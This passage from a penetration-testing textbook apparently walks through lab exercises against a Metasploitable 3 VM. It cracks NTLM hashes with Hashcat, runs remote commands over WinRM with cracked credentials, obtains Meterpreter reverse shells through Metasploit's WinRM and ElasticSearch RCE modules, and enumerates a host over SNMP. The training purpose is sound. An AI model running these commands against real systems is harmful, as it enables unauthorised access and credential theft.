Windows systems have moved toward more secure methods of password storage, such as using the NT hash or Kerberos, especially in newer versions of Windows. These methods are more resistant to certain types of attacks compared to older `NTLM` hashes.

Having completed this exercise, you have learned how to compromise a target Windows operating system that is vulnerable to the ExternalBlue vulnerability. Additionally, you learned how to retrieve the contents of the SAM files stored on Microsoft Windows operating systems.

These password hashes can be used in an attack known as passing the hash. Next, you will learn how to perform an offline password attack on the administrator password.

Cracking hashes with Hashcat

Hashcat is a super awesome advanced password recovery application that enables penetration testers to perform offline password-based attacks. Hashcat uses techniques such as dictionary attacks, brute-force attacks, and mask attacks for cracking hashed passwords. Many password-cracking tools often leverage the processor of a computer, and Hashcat leverages the computing power of the **Central Processing Unit** (**CPU**) and **Graphics Processing Unit** (**GPU**). However, when using Hashcat, it's always recommended to use the GPU rather than the CPU to gain better performance during the password-cracking process.

For Hashcat to efficiently take advantage of the computing power on the GPU of a system, it needs direct access to the hardware component. Hashcat relies on low-level hardware interactions to achieve maximum performance, but in virtualized or cloud environments, access to hardware resources is often restricted, which limits Hashcat's effectiveness. This means that if you're attempting to use Hashcat within a virtualized or cloud environment, there's a high possibility it will not work as expected or you won't have high performance. Therefore, it's recommended to install Hashcat on your host operating system, which has direct access to your dedicated GPU/graphics card.

In this exercise, you will learn how to perform offline password cracking using Hashcat to retrieve the plaintext passwords from the `passwordhashes.txt` file. To get started with this exercise, please use the following instructions:

1. Firstly, let's use **Hashcat** to perform offline password cracking by leveraging the CPU on Kali Linux. On **Kali Linux**, open Terminal and use the following command to determine the code for the attack mode and hash type for Hashcat:

   ```
   kali@kali:~$ man hashcat
   ```

   The following screenshot shows the supported attack modes and hash types. For our password-based attack, we'll use the `rockyou.txt` wordlist with attack mode `0` and hash type `1000` for `NTLM`:

   Figure 9.44: Hashcat

2. Next, use the following commands to perform offline password-cracking on the hashes within the `passwordhashes.txt` file:

   ```
   kali@kali:~$ hashcat -m 1000 /home/kali/Desktop/passwordhashes.txt -a 0 /usr/share/wordlists/rockyou.txt
   ```

   The `–m 1000` syntax enables us to specify the hash type as NTLM and `–a 0` specifies the attack type for using a wordlist (dictionary-based).

   The following screenshot shows that Hashcat was able to retrieve some passwords from the hashes:

Figure 9.45: Password cracking with Hashcat

3. Once the Hashcat process is completed, you can append the `--show` syntax at the end of the previous command to show the results, as shown below:

```
kali@kali:~$ hashcat -m 1000 /home/kali/Desktop/passwordhashes.txt -a 0 /usr/share/wordlists/rockyou.txt --show
```

The following screenshot shows the hashes and the plaintext passwords:

Figure 9.46: Viewing cracked passwords

As shown in the preceding screenshot, the first `NTLM` hash belongs to the administrator user on the targeted system. This means the plaintext password can be leveraged to gain unauthorized access to the target while pretending to be someone else, such as the administrator.

4. Additionally, you can perform password cracking on a single hash at a time by placing the `NTLM` hash within quotation marks, as shown below:

```
kali@kali:~$ hashcat -m 1000 "e02bc503339d51f71d913c245d35b50b" /usr/share/wordlists/rockyou.txt
```

The preceding steps can be performed on a host running the Windows operating system with a dedicated GPU. Keep in mind that if a dedicated GPU is not detected by Hashcat, instead, it will default to using the processor on the host system.

To download the Hashcat binaries for Windows, go to https://hashcat.net/hashcat/.

Having completed this exercise, you have learned how to perform password cracking on hashes to retrieve the plaintext passwords for compromised user accounts. Next, you will learn how to exploit a common Windows service and gain a foothold on the host.

Exploiting Windows Remote Management

In a Windows-based environment, IT professionals often require the ability to remotely manage and execute commands on other Windows-based devices. For this purpose, they rely on a common protocol or application like **Web Services Management** (**WS-Management**). WS-Management allows for the exchange of management information across different operating systems and services on a network.

Notably, Microsoft has developed its own implementation of the WS-Management protocol, known as **Windows Remote Management** (**WinRM**), tailored specifically for Microsoft Windows operating systems.

To learn more about Microsoft WinRM, please see the official documentation at **https://learn.microsoft.com/en-us/windows/win32/winrm/portal**.

In this exercise, you will learn how to discover and exploit a remote host on a network that's running the WinRM protocol. To get started with this exercise, please use the following instructions:

1. Firstly, power on the **Kali Linux** (attacker machine) and **Metasploitable 3** (**Windows-based**) virtual machines.
2. On **Kali Linux**, use Nmap to scan the target to determine whether WinRM is running as a service on its default port, which is port `5985`:

```
kali@kali:~$ nmap -sV -p 5985 172.30.1.21
```

   As shown in the following screenshot, Nmap was able to identify that port `5985` is open on the targeted system:

   Figure 9.47: Port scanning

   As shown in the preceding screenshot, Nmap detected that the **Hypertext Transfer Protocol** (**HTTP**) service is running on port `5985`. As a penetration tester, upon seeing that an HTTP service has been detected on a non-standard port, it's important to determine whether a web application is actually running on the targeted system. Therefore, attempting to connect to the web application using HTTP on port `5985` does not return anything, as shown here:

Figure 9.48: Checking web service

Port `5985` is typically associated with the WinRM service, not HTTP. HTTP typically runs on port `80` or `8080` for standard web traffic. More than likely, the detected service is using HTTP as its transport protocol within WinRM.

3. Changing the application-layer protocol to **HTTPS** to determine whether a webpage would load was unsuccessful, as shown below:

Figure 9.49: Unable to connect to web service

While performing research to determine if there are any other network- or application-layer protocols that also use port `5985`, the results show that port `5985` is commonly attributed to Microsoft WinRM based on `https://www.speedguide.net/port.php?port=5985`.

4. Next, use the following command to start the Metasploit framework on Kali Linux:

```
kali@kali:~$ msfconsole
```

5. Once the Metasploit user interface loads, use the `search winrm` command to find any modules that support the data collection and exploitation of WinRM on a targeted system, as shown below:

Figure 9.50: Finding the Metasploit module

As shown in the preceding screenshot, Metasploit contains both auxiliary and `exploit` modules for WinRM.

6. Next, use the following commands on Metasploit to enumerate the WinRM service to collect sensitive information:

```
msf6 > use auxiliary/scanner/winrm/winrm_cmd
msf6 auxiliary(scanner/winrm/winrm_cmd) > set USERNAME Administrator
msf6 auxiliary(scanner/winrm/winrm_cmd) > set PASSWORD vagrant
```

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > set RHOSTS 172.30.1.21
msf6 auxiliary(scanner/winrm/winrm_cmd) > run
```

If you recall, we were able to retrieve the plaintext password for the `Administrator` user account during the password-cracking exercises earlier in this chapter. Hence, we're able to use the `Administrator` account to further leverage unauthorized access and perform additional exploitation on the targeted system.

As shown in the following screenshot, when the `auxiliary/scanner/winrm/winrm_cmd` module executes successfully, it executes the `ipconfig /all` command on the Windows Command Prompt and enumerated networking information on the target:

Figure 9.51: Exploiting the vulnerable service

7. While within the `auxiliary/scanner/winrm/winrm_cmd` module, use the `options` command to determine the current settings for the **CMD** option, as shown below:

Figure 9.52: Viewing module options

8. Next, let's attempt to retrieve the hostname of the targeted system using the following commands:

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > set CMD hostname
msf6 auxiliary(scanner/winrm/winrm_cmd) > run
```

As shown in the following screenshot, the `hostname` command ran successfully and the hostname of the targeted system was revealed:

Figure 9.53: Executing commands

9. Next, use the `back` command to exit the module.
10. Next, let's attempt to exploit the WinRM service on the target. Use the following commands to set the remote IP address of the target as `RHOSTS` and the local IP address of Kali Linux as `LHOST`:

    ```
    msf6 > use exploit/windows/winrm/winrm_script_exec
    msf6 exploit(windows/winrm/winrm_script_exec) > set RHOSTS 172.30.1.21
    msf6 exploit(windows/winrm/winrm_script_exec) > set LHOST 172.30.1.50
    ```

    After selecting the `exploit/windows/winrm/winrm_script_exec` module, a reverse shell payload was automatically coupled with the `exploit` module within Metasploit.

11. For the `exploit/windows/winrm/winrm_script_exec` module to have a better chance of success, force the `exploit` module to use the **VBS CmdStager** option:

    ```
    msf6 exploit(windows/winrm/winrm_script_exec) > set FORCE_VBS true
    msf6 exploit(windows/winrm/winrm_script_exec) > set USERNAME Administrator
    msf6 exploit(windows/winrm/winrm_script_exec) > set PASSWORD vagrant
    msf6 exploit(windows/winrm/winrm_script_exec) > exploit
    ```

As shown in the following screenshot, the `exploit` module is sending over its payload to the targeted system:

Figure 9.54: Launching exploit

If the session has died, press *CTRL + C* on your keyboard to abort and run the exploit command again. Sometimes, an exploit fails when you first launch it, sometimes due to loss of connectivity to the targeted system; therefore, it's recommended to try again.

Once the payload is delivered and executed within the memory of the targeted system, you'll obtain a Meterpreter session (reverse shell), as shown below:

Figure 9.55: Meterpreter session

As shown in the preceding screenshot, the exploit was able to compromise a known vulnerability within the WinRM service, the payload was delivered and executed to establish a reverse shell, and the malicious process was automatically migrated to a less suspicious service on the targeted system.

Having completed this exercise, you have learned how to discover, enumerate, and exploit a Windows-based system running a vulnerable WinRM service. Next, you will learn how to exploit the ElasticSearch service on a host machine.

Exploiting ElasticSearch

Earlier in this chapter, while discovering and profiling host systems within our lab network, Nmap detected a very interesting service port that was open on the Metasploitable 3 machine. This was service port `9200`, used by ElasticSearch.

ElasticSearch is a special analytical search engine that operates in a distributed deployment module and uses **REpresentational State Transfer (RESTful)** searches to help professionals perform very powerful data analytics on large amounts of data. Exploiting ElasticSearch enables penetration testers to determine whether it's a vulnerable service, how a threat actor can compromise the target, and the potential impact if the vulnerability is exploitable.

In this exercise, you will learn how to exploit the ElasticSearch service on a target system and perform RCE. To get started with this exercise, please use the following instructions:

1. Firstly, power on the **Kali Linux** and **Metasploitable 3 (Windows-based)** virtual machines.
2. On **Kali Linux**, open Terminal and use the following command to start the Metasploit framework:

```
kali@kali:~$ msfconsole
```

3. After the Metasploit user interface loads, use the `search elastic` command to find all modules that have the `elastic` keyword, as shown below:

Figure 9.56: Locating the Metasploit module

4. Next, use the following commands to work with the first `exploit` module from the preceding list:

```
msf6 > use exploit/multi/elasticsearch/script_mvel_rce
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 172.30.1.21
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LHOST 172.30.1.50
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit
```

Ensure that `RHOSTS` is set to the IP address of the targeted system (that is, **Metasploitable 3** (**Windows-based**)) and `LHOST` is set to the IP address of Kali Linux.

As shown in the following screenshot, the exploit ran successfully and a Meterpreter shell was obtained:

Figure 9.57: Exploit successful

Having completed this exercise, you have learned how to exploit the ElasticSearch service on a vulnerable target. Next, you will learn how to exploit a very common network protocol and perform enumeration on the target.

Exploiting Simple Network Management Protocol

Within many organizations, whether small, medium, or large, IT professionals always look for innovative solutions to monitor the assets on their networks, such as clients, servers, and even networking devices. **Simple Network Management Protocol** (**SNMP**) is a very popular networking protocol that allows IT professionals to remotely monitor and perform device configurations on hosts across a network. SNMP operates on **User Datagram Protocol** (**UDP**) service port `161` by default and operates with an **SNMP Manager** application installed on the IT professional's computer, an **SNMP Agent** operating on the remote host to monitor, and a **Management Information Base** (**MIB**), which the **SNMP Agent** uses to perform queries and configurations on a device. The MIB is a database that organizes and defines the structure of the objects in a device being monitored via SNMP. The MIB provides a standardized way for SNMP managers and agents to communicate and understand the data.

To learn more about SNMP and its versions, please visit **https://www.fortinet.com/resources/cyberglossary/simple-network-management-protocol**.

In this section, you will learn how to enumerate sensitive information from a remote host that is running the SNMP network protocol. To get started with this exercise, please use the following instructions:

1. Firstly, power on the **Kali Linux** and **Metasploitable 3** (**Windows-based**) virtual machines.
2. On **Kali Linux**, open Terminal and use the following Nmap commands to determine whether TCP and UDP port `161` are open on Metaploitable 3:

   ```
   kali@kali:~$ sudo nmap -sU -sT -p U:161,T:161 172.30.1.21
   ```

   As shown in the following screenshot, only UDP port `161` is open on the target:

   Figure 9.58: Port scanning

   By default, Nmap scans TCP ports. Using the `U:` syntax specifies that it should perform a scan on a specific UDP service port, while the `T:` syntax specifies that it should scan a specific TCP service port.

3. Next, use the following command to start the Metasploit framework on Kali Linux:

   ```
   kali@kali:~$ msfconsole
   ```

4. Once the Metasploit framework loads, use the `search snmp_enum` command to find any SNMP enumeration modules, as shown below:

Figure 9.59: Finding the Metasploit module

5. Next, use the following commands to set the SNMP enumeration module and the target's IP address, and execute the module:

```
msf6 > use auxiliary/scanner/snmp/snmp_enum
msf6 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 172.30.1.21
msf6 auxiliary(scanner/snmp/snmp_enum) > run
```

The following screenshot shows that the SNMP enumeration module was successfully able to retrieve sensitive information from the target system, such as IP configurations, routing tables, network sessions, storage information, network services, and running processes:

Figure 9.60: Running scanning

As a penetration tester, retrieving such sensitive information can lead to identifying user accounts and even determining whether your target is connected to more than one network.

> Be sure to use the `search log4j` and `search printnightmare` commands to find some popular `exploit` modules.

Having completed this exercise, you have learned how to leverage the vulnerabilities found within SNMP to retrieve sensitive information from a target system.

Summary

In this chapter, you have learned how to perform network-based penetration testing, from discovering profile systems on an organization's network to discovering and exploiting various common network protocols and security vulnerabilities on host systems. Furthermore, you learned about various password-based attacks, how to pass the password hashes of users across the network, and how to gain access to host systems without needing to crack a user's password.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Chapter 10*, *Post-Exploitation Techniques*, you will learn how to expand your foothold on a compromised system.

Further reading

- SANS cheat sheets – **https://www.sans.org/blog/the-ultimate-list-of-sans-cheat-sheets/**
- Credential access – **https://attack.mitre.org/tactics/TA0006/**